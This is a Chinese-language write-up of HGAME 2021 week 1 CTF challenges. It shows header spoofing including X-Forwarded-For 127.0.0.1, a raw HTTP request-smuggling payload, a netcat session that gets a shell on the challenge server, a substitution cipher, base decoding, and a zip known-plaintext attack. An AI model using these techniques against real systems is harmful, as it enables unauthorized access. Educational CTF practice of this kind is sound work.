
HGAME 2021 week1 writeup

Web

Hitchhiking_in_the_Galaxy



先进入网页


发现我要搭顺风车！的链接为

```
http://hitchhiker42.0727.site:42420/HitchhikerGuide.php
```


而实际跳转为

```
http://hitchhiker42.0727.site:42420/index.php
```


利用`BurpSuite`代理浏览器得到



改请求`get`为`post`




改`User-Agent`中的`Firefox`为`Infinite Improbability Drive`




改`Referer`头并加上网址（为什么我第一次做的时候要俩网址加一起才行呢😭害得我想了半天）

```
https://cardinal.ink/
```




提示从本地访问，添加`X-Fowarded-For`并设置为`127.0.0.1`


最后得flag



watermelon



进入网页，发现是合成大西瓜




玩了一盘，发现要两千分才有flag，直接`F12`，发现`project.js`,在其中搜索1999发现其下方有奇怪字串，怀疑为`base64`编码

```
gameOverShowText: function (e, t) {
    if(e > 1999){
        alert(window.atob("aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99"))
    }
```

解码后为

```
hgame{do_you_know_cocos_game?}
```

宝藏走私者




（~~先做的时候服务器白给，直接得flag~~）

后来自己根据给的资料做了一遍，其实这道题考的是`HTTP请求走私`

进入题目提示要从`localhost`访问，加上请求头果然不行

看了资料后知道要


```
GET / HTTP/1.1
Host: thief.0727.site
Content-Length: 76
Transfer-Encoding: chunked

0

GET /secret HTTP/1.1
Host: thief.0727.site
Client-IP:127.0.0.1
aa:bb
```




```
hgame{HtTp+sMUg9l1nG^i5~r3al1y-d4nG3r0Us!}
```

做出这道题的时候week1快结束了，来不及做另一道HTTP请求走私了♡

智商检测鸡



进去发现是做高数题，试了好久还是做不出来，直接`Mathematica`启动（~~反正只有100道~~）


做完还真有flag

看了一下`cookies`好像每做一题都会变，是不是从这里入手呢？下周找个时间试一下

PWN

---

whitegive



(~~连pwn一点都不知道的我都会做，果然是白给题~~)

压缩包中有`whitegive.c`和`whitegive`两个文件，打开原代码

```
#include <stdio.h>
#include <unistd.h>

void init_io()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
```

```
}

int main()
{
    unsigned long long num;

    init_io();

    printf("password:");
    scanf("%ld", &num);

    if (num == "paSsw0rd") { //Do you know strcmp?
        printf("you are right!\n");
        system("/bin/sh");
    } else {
        printf("sorry, you are wrong.\n");
    }



    return 0;
}
```

提示strcmp函数，联想到题中字符串 `paSsw0rd` 和 `num` 比较的是地址的值，用 `IDA` 打开另一文件，找到 `paSsw0rd`

```
.rodata:0000000000402004 ; const char format[]
.rodata:0000000000402004 format          db 'password:',0        ; DATA XREF: main+21↑o
.rodata:000000000040200E aLd             db '%ld',0              ; DATA XREF: main+39↑o
.rodata:0000000000402012 aPassw0rd       db 'paSsw0rd',0         ; DATA XREF: main+51↑o
.rodata:000000000040201B ; const char s[]
.rodata:000000000040201B s               db 'you are right!',0   ; DATA XREF: main+5D↑o
.rodata:000000000040202A ; const char command[]
.rodata:000000000040202A command         db '/bin/sh',0          ; DATA XREF: main+69↑o
.rodata:0000000000402032 ; const char aSorryYouAreWro[]
.rodata:0000000000402032 aSorryYouAreWro db 'sorry, you are wrong.',0
```


将 `402012` 它转换为十进制 `4202514`

连服务器得flag


```
└─$ nc 182.92.108.71 30210
password:4202514
you are right!
cat flag
hgame{W3lCOme_t0_Hg4m3_2222Z222zO2l}
```

Crypto

Transformer




下载zip，解压后得到



打开txt文件（我也不知道上面两个有什么用），得到神秘字串

```
Tqh ufso mnfcyh eaikauh kdkoht qpk aiud zkhc xpkkranc uayfi kfieh 2003, oqh xpkkranc fk "qypth{hp5d_sOn_szi^3ic&qh11a_}",Dai'o sanyho oa pcc oqh dhpn po oqh hic.
```

其中`qypth{hp5d_sOn_szi^3ic&qh11a_}`很明显是`hgame{xxx}`的格式，于是利用`http://quipqiup.com/`解密



第一行的即是正确解码

```
Mhe lift bridge console system has only used password login since 2003, the password is "hgame{ea5y_fOr_fun^3nd&he11o_}",Yon't forget to add the year at the end.
```

根据提示在最后加上日期得

```
hgame{ea5y_fOr_fun^3nd&he11o_2021}
```

MISC

Base全家福

Base全家福[已完成]

描述
新年即将来临之际，Base家族也团聚了，他们用他们特有的打招呼方式向你问了个好，你知道他们在说什么吗？
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09
本次比赛为招新赛，请各位选手不要在当周比赛进行期间至结束后24小时内发布当周比赛题目的writeup
题目地址 https://www.baidu.com
基准分数 50
当前分数 50
完成人数 637

根据提示直接将密文`R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09`用`base64` `base32` `base16`解码，分别得到

```
GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQ
GMZDGMJXIQ======
6867616D657B57653163306D655F74305F4847344D335F323032317D
hgame{We1c0me_t0_HG4M3_2021}
```


不起眼压缩包的养成的方法

不起眼压缩包的养成的方法[已完成]

描述
0x4qE给了张图给我，说这图暗藏玄机，你能帮我找出来吗？
题目地址 https://1.oss.hgame2021.vidar.club/0x4qE_112d64bd3834986084be726095957b5d.jpg
基准分数 100
当前分数 100
完成人数 233

先下载文件得到一张图片


由题目得知其中暗含压缩包，用`winhex`打开图片，找到压缩包头文件标记`50 4B 03 04`，把之后的部分都提取文件，并将文件加上后缀名`zip`，压缩加密无法解压，在`plain.zip`的注释中发现提示（第一次提取的时候没有注释，在这卡了好久，在学长的提醒下重新下载了附件）



联想到`pixiv id`，用`http://iqdb.org/`搜图（~~我好像经常这么干~~）得到`id 70415155`，输入密码解压

解压后得到`NO PASSWORD.txt`和`plain.zip`，在`plain.zip`中发现也存在`NO PASSWORD.txt`，因此想到可能是zip明文攻击

使用7zip压缩`NO PASSWORD.txt`，并进行使用`ARCHPR`进行明文攻击，并得到密码`C8uvP$DP`（压缩要用`Bzip2`方法，其他的`ARCHPR`会提示在选定的档案中没有匹配的文件）



在解压后得到的`flag.zip`中发现`flag.txt`

名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征
flag.txt		240	2021-01-2...				+		00039743	ZipCrypto Store	Local : E

在学长提醒要关注`NO PASSWORD.txt`，`NO PASSWORD.txt`内容如下：

```
Sometimes we don't need to care about password.
Because it's too strong or null. XD
By the way, I only use storage.
```


直接将后缀zip改为txt，在乱码中找到一串字符

```
&#x68;&#x67;&#x61;&#x6D;&#x65;&#x7B;&#x32;&#x49;&#x50;&#x5F;&#x69;&#x73;&#x5F;&#x55;&#x73;&#x65;&#x66;&#x75;&#x31;&#x5F;&#x61;&#x6E;&#x64;&#x5F;&#x4D;&#x65;&#x39;&#x75;&#x6D;&#x69;&#x5F;&#x69;&#x35;&#x5F;&#x57;&#x30;&#x72;&#x31;&#x64;&#x7D;
```

